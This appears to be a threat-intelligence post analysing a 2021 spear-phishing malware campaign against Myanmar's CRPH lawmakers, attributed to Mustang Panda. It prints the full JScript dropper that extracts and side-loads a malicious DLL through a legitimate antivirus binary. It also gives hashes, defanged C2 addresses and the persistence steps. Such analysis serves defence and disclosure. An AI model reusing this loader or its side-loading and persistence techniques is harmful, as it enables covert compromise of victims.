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MYANMAR – MULTI-STAGE MALWARE ATTACK TARGETS ELECTED LAWMAKERS




12 April 2021

(Updated April 29, 2021)

The 11th of March 2021, a mail containing a targeted attack was sent to a member of the [Committee Representing Pyidaungsu Hluttaw](#) (CRPH). The CRPH is formed by elected lawmakers who were prevented from taking seats in the Union Parliament by the military coup of the 1st of February 2021. The Pyidaungsu Hluttaw is Myanmar’s Union Parliament.

The malicious mail sent to CRPH contained a Sender and Subject customized for the victim, and the mail body included a link to a document in a Google Drive of the form `hxxps://drive.google.com/file/...`



The mail included a link to a rar file located in a Google Drive account.

The RAR compressed file hosted in the Google Drive contained a .lnk file with the name 2021-03-11.lnk

```
gtgc.js:(function() { var objShell=new ActiveXObject("WScript.Shell"); var tmpPath = "C:\\Users\\Public"; tmpPath = tmpPath + "\\"; var lnkPath = tmpPath + "gtgc.lnk"; gf(lnkPath, 2700, 67152, tmpPath + "SmadavProtect32.exe"); gf(lnkPath, 69852, 74240, tmpPath + "SmadHook32c.dll"); objShell.Run("\" + tmpPath + "SmadavProtect32.exe" + "\"", 1, 0); function br(path,offset,size) { var stream; var binaryStream; binaryStream = []; stream = new ActiveXObject("ADODB.Stream"); stream.Type = 1; stream.Open(); stream.LoadFromFile(path); stream.Position=offset; for(var i=0;i<size;i++){binaryStream.push(stream.Read(1));} stream.close(); return binaryStream;} function bw(path,binaryStream, size) { var stream; stream = new ActiveXObject("ADODB.Stream"); stream.Type = 1; stream.Open(); for (var i=0;i<size;i++) { stream.Write(binaryStream[i]); } stream.SaveToFile(path, 2); stream.close(); } function gf(lnkPath, index, size, name) { var d = br(lnkPath,index,size); d = d.reverse(); bw(name, d, size); }}());//VHM
```

0639b0a6f69b3265c1e42227d650b7d1 aaa.exe
7f0079d2ef1fca0b4bf0789aad3d2b04 gtgc.bat
8b68dc5dbb99af7de3312771e828b6c8 gtgc.js
332a4f864b1f7b1e166edb5d9b47e119 gtgc.lnk
155de7d464125b8c35b22dae37428aba SmadavProtect32.exe
37d1df5648c2e499b23b4228743f0318 SmadHook32c.dll

Name	Date modified	Type	Size
Libraries	3/11/2021 7:36 AM	File folder	
Public Account Pictures	3/3/2021 11:32 PM	File folder	
Public Desktop	3/11/2021 8:05 AM	File folder	
Public Documents	3/4/2021 1:39 PM	File folder	
Public Downloads	12/7/2019 1:14 AM	File folder	
Public Music	12/7/2019 1:14 AM	File folder	
Public Pictures	12/7/2019 1:14 AM	File folder	
Public Videos	12/7/2019 1:14 AM	File folder	
aaa.exe	12/7/2019 1:09 AM	Application	167 KB
gtgc.bat	3/14/2021 10:04 AM	Windows Betch File	1 KB
gtgc.js	3/14/2021 10:04 AM	JavaScript File	1 KB
gtgc	3/11/2021 7:36 AM	Shortcut	141 KB
SmadavProtect32.exe	3/14/2021 10:04 AM	Application	66 KB
SmadHook32c.dll	3/14/2021 10:04 AM	Application exten...	73 KB

These files are the result of the execution of the .lnk bundle.


The malware drops a legitimate copy of [SmadavProtect32](#), a popular [anti-virus](#) installed in brand new computers in the country.

To avoid anti-virus detection the malware executes the anti-virus **SmadavProtect32** but it also provides a dynamic library with it (**SmadHook32c.dll**). The DLL is loaded when SmadavProtect32 is executed providing to the malware the functionality for the next stage of infection.

The next stage is a HTTP connection to IP address **95.217.1{.}81**. to request <http://95.217.1{.}81/maps/overlayBFPR> where a binary encrypted payload is downloaded.

725f28750887fbe4652c39ceeecdac21 payload

The methods and Command and Control are [associated](#) to activities performed by the Chinese APT Group “[Mustang Panda](#)”.



The same Command and Control (C2) was used in another targeted attack in December 2020, carried out by Mustang Panda (Credit: Virustotal Intelligence).

Update April 2021

During the last week of April 2021, a new email was sent to a mailing list, the mail contained a link to Google Drive with the file: CEC List & CRPH (Meeting minutes).rar

The compressed RAR file contained two files

The first file is legitimate copy of `exch_acrobat.exe` and the second file is a malicious DLL library included by the attacker. As in the previous attack the DLL library is used to “side-load” the malware.

To ensure that the malware remains active in the compromised system, it will include a new schedule task (`MicrosoftCorp.xml`) pointing to `C:\Users\Public\Libraries\ACMguid\Acrobat.exe` and will add a new registry key in `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ACMguid`

In a second stage of infection the malware connects to `65.21.111{}.255/maps/overlayBFPR` to download a Cobalt Strike beacon. A great video explaining Cobaltstrike capabilities is available [here](#)

In conclusion, this attack reassembles the techniques used by the previous loader described in this article and suggests that the same attacker is behind the malware.

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